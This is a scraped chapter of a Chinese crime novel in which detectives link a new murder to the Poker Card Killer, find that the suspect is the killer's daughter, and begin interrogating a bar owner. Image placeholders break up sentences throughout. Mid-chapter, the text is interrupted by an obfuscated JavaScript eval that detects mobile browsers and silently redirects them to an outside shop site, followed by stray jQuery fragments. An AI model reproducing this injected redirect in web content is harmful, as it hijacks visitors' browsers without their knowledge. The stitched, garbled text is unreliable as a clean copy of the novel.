樊朔轻咳一声,没评价沈峰的推理,而是继续讲述排查结果,他拿出那张“过度亲密”的合影,“这是郑香雪和一名男生的合影,大家看了有什么感觉?”

    “这......”沈峰眯眼,手中的香烟明明灭灭,他摇摇头,“太亲密了。”

    其他刑警纷纷点头。

    别说学生和老师了,就是熟人男女,也没有这么拍照的。

    不过三十九岁的女老师和未满十八岁的男学生,真的能发生什么?

    樊朔继续加码,“这个男生叫夏清河,是左岸酒吧老板夏志国的儿子。”

    轰,办公室瞬间炸开,俗话说“过多的巧合就不是巧合了”。

    卓恒脸色严肃,郑重道,“这样,通知夏志国明天上午来市局,再问一遍,之前他肯定有所隐瞒。小樊,还有什么发现?”

    樊朔补充,“还有就是负责左岸后巷的清洁工突然请假这件事了,大海,你来说。”

    谭海起身,“没问题。我们去市政查找到,负责那一片卫生的清洁工叫李芳,突然请假的原因是突发阑尾炎,做了手术,医生让她至少休息两周,这才没去打扫卫生。据李芳讲,她生病那天喝过左岸酒吧给她的饮料,其他三餐都是她自己做的,不可能有问题。

    目前我们怀疑问题就出在饮料上,可惜饮料瓶早被李芳卖废品卖掉了,没证据。

    我们跟左岸酒吧的服务员核实过,当天他确实给过清洁工一瓶饮料,李芳口渴过来接水,他随手把快过期的饮料给了李芳。”

    卓恒问,“那饮料一直在酒吧放着?”

    谭海,“是。”

    ——那么夏志国想动手脚很容易。

    案件愈发复杂,夏志国明显在本案中扮演了一个角色,只是他做了什么,以及最重要的,为什么要做?

    卓恒看向沈峰和虞晴,后者开口道,“上午我们拜访了最早负责扑克牌杀手案的刑警张勋。

    据张勋回忆,他进入第一案的案发现场时,第一感觉是太干净了,凶手除了杀人以及完成签名外,没做任何多余的事,干净得不像第一次杀人。据此我和沈队做出判断,扑克牌杀手在形成独特的签名前,曾经杀过人。”

    众人闻言纷纷看过来,虞晴接着道,“理论上,连环杀手的杀害对象、杀人动机以及杀人模式不会轻易改变发。

    与一般杀人犯不同,连环杀手的杀人行为,是为了满足其特定的心理。

    据此我们翻阅了千禧年之前割喉死亡的未结案件,发现一个案子很可疑。”

    国外有过案例,连环杀手在形成独特的签名之前,不少人都有杀人、伤人的经历。

    随着杀人快感的边际递减,他们想到使用签名的方式向警方挑衅,也向世人宣告这些命案的所有权。

    难道扑克牌杀手属于这种情况?

    虞晴抽出一个卷宗,介绍她发现的可疑案件。

    97年,就在举国欢庆春节之时,一名叫廖国伟的21岁男性唐氏儿,被人杀死在化肥厂废弃仓库中。

    发现尸体时,廖国伟已经死亡近一周,调查一直找不到凶手,案件拖了一年,被放到悬案里了。

    廖国伟有个大他两岁的哥哥廖国强,早年当过兵,千禧年死在天使录像厅大火中,廖家算是绝户了。

    卓恒激动道,“确定是扑克牌杀手所为?”

    虞晴看向乔兰,“这就要问乔法医了。”

    不论哪个国家,悬案的证据、卷宗都会妥善保存,等待有朝一日被重新开启。

    廖国伟案就是如此,案发现场找到的脚印、脱落的毛发、外围现场找到的血衣、手套等都有保存。

    乔兰情商极高,微笑脸表扬了开州市局的卷宗、证据保存工作,“幸亏当年的证据都在,我对毛发、血衣、手套中残存的细胞进行了DNA检测,确认三者属于同一个人,可以确定毛发为嫌疑人行凶时所留。

    我又针对扑克牌杀手犯下的八宗连环凶杀案进行了DNA测试,结果显示八件案子均为同一人所做,且和廖国伟案的嫌疑人对上了,确认廖国伟为扑克牌杀手所杀。

    扑克牌杀手的性染色体为XY型,可以确定其为男性,目前年龄在四十七岁左右,误差正负三到五岁。”

    之前专案组就做过DNA测试,乔兰的结论,唯一有用的,就是找到了扑克牌杀手的“第一案”。

    众人闻言没说话,孟阳急道,“兰姐,扑克牌杀手的DNA跟数据库比对上了吗?”

    乔兰摇头,“没有,这么多年扑克牌杀手都没有犯事儿,他除了杀人,貌似对其他违法犯罪都没兴趣。

    另外,鉴于白银案是通过Y型染色体追踪到的嫌犯,我对扑克牌杀手的Y染色体进行了分析,但是很遗憾,数据库中并没有与扑克牌杀手有亲缘关系的人。”

    ——哎。

    就在众人叹息的时候,乔兰继续道,“最新的这件案子中,我在嫌疑人佩戴的血手套中提取到表皮脱落细胞,DNA检测虽没和数据库匹配上,但有一点要跟大家说明。

    本案嫌疑人和扑克牌杀手并非一人,因为,本案嫌疑人为女性。”

    “女的?”几乎所有人都脱口而出,本案嫌疑人用了扑克牌杀手的刀,可以肯定他/她和扑克牌杀手认识。

    一个可能就是,他/她是扑克牌杀手培养的接班人。

    那么,问题来了,一个男性连环杀手,为何培养女性为接班人?

    国外研究表明,连环杀手自负、骄傲自大,生活中很可能独断专行,是“暴君”一样的人物。

    这样的人,大概率瞧不起女性。扑克牌杀手却培养了一个女接班人,这明显不合常理。

    乔兰在大家诧异的目光中,坦然点头道,“对,女性。另外,我在手套中提取到了护手霜的成分。根据不同年龄段女性的行为习惯,日常涂抹护手霜的女性年龄都不大,本案嫌疑人大概率是位年轻女性。

    据此我将本案凶手的DNA和扑克牌杀手的DNA进行比对,发现本案凶手和扑克牌杀手存在血缘关系。

    也就是说,本案凶手是扑克牌杀手的女儿。”

    信息量太大,专案组队员们的CPU都烧了。

    半晌,沈峰低骂一句,“变态!”他有对龙凤胎儿女,今年不过三岁,虽然不常见面,但血缘的羁绊还是让他将人疼到骨子里。

    可一个连环杀手,竟然将女儿培养成杀手,这......

    办公室内一时陷入低气压。

    半晌,虞晴轻咳一声,继续介

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17709815|205862||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    绍,“另外,张勋队长还介绍到,开州市流传着一个说法,那就是扑克牌杀手和天使录像厅的大火有关。

    天使录像厅的大火发生在十一月末,扑克牌杀手有签名的第一案发生在十二月末,有传言称扑克牌杀手在大火中失去了亲友,借杀人报复社会。”

    樊朔点点头,“这个说法我听过,不过现有的证据无法证明二者之间存在联系。”

    “不,相反,二者可能真存在联系。”一直旁听的秦源出声道,“天使录像厅起火的时候我刚当警察没多久,记得很清楚。

    录像厅的老板叫薛文娟,长得很漂亮,听说早年就是唱戏的,但因为生了个唐氏综合症儿子,和丈夫离了婚。

    为了养育儿子,薛文娟从剧团退出,傍上了开州的一位老板,在其支持下开的天使录像厅。

    大火时薛文娟和儿子就在隔壁睡觉,火起来后一并烧死了。”

    孟阳一下子精神了,“唱戏,唐氏儿,都对上了。扑克牌杀手是憎恨薛文娟,从而报复社会!”

    “有可能,只是大火死了七十多个人,查起来困难不小。”卓恒看向樊朔,后者赶忙表态,“没关系,卓组长,不就七十多个嘛,交给我们重案队,肯定都查得妥妥的。”

    卓恒欣慰脸,“好,也不用全查,先筛查七十多人的亲友中,存在二十五岁左右青壮年男子的。

    再查该男子是否有女儿,还要排除亲友中有人有过前科的,筛掉后剩下的慢慢查。”

    “明白。”

    卓恒目光扫向众人,“大家还有什么想说的?”

    见众人不说话,卓恒开始分配任务。

    “目前需要完成三件事,第一,尽快排查在天使录像厅大火中的丧生者,重点排查其直系亲友。

    第二,重新询问夏志国,对于他在办案中扮演了什么角色,一定要搞清楚。

    第三,继续排查割喉死亡的未结案件,廖国伟案是否为第一案还存疑,不要过早下结论。”

    翌日早八点,卓恒、秦源重新询问夏志国。

    樊朔、谭海带队,针对录像厅大火中的丧生者进行排查。

    虞晴四人,则继续翻阅悬案卷宗,找到扑克牌杀手犯下的第一案。

    审讯室。

    夏志国好歹做过两年线人,见过世面,再次被到询问室半点儿不慌,见秦源带着个陌生人以及俩小年轻进来,笑着挑挑眉。

    “秦支,抽支烟不介意吧,我这老烟枪了,一会儿不抽心里就跟有鸡爪挠一样,忒刺挠。”

    和夏志国打过交道,来之前秦源就和卓恒商量过,这次询问以秦源为主。

    此时,秦源坐到正中主审的位置上,示意负责记录的小年轻给夏志国点烟。

    小年轻虎着脸,掏出一根白沙,弹开打火机就要点,夏志国见状,忙抬手拒绝,掏出1916,边点烟边眯眼笑着看向秦源。

    秦源眯起眼,对方太过镇定,只能先发制人,打掉气焰,接下来才好审。

    按灭烟头,秦源将在郑香雪房间发现的照片一一排在桌上,紧紧盯着看到照片后,一瞬间忘记吸烟的夏志国,开门见山道,“夏志国,我们在郑香雪的房间内发现了这些照片。

    对你儿子夏清河和郑香雪的关系,你有什么要交代的吗?”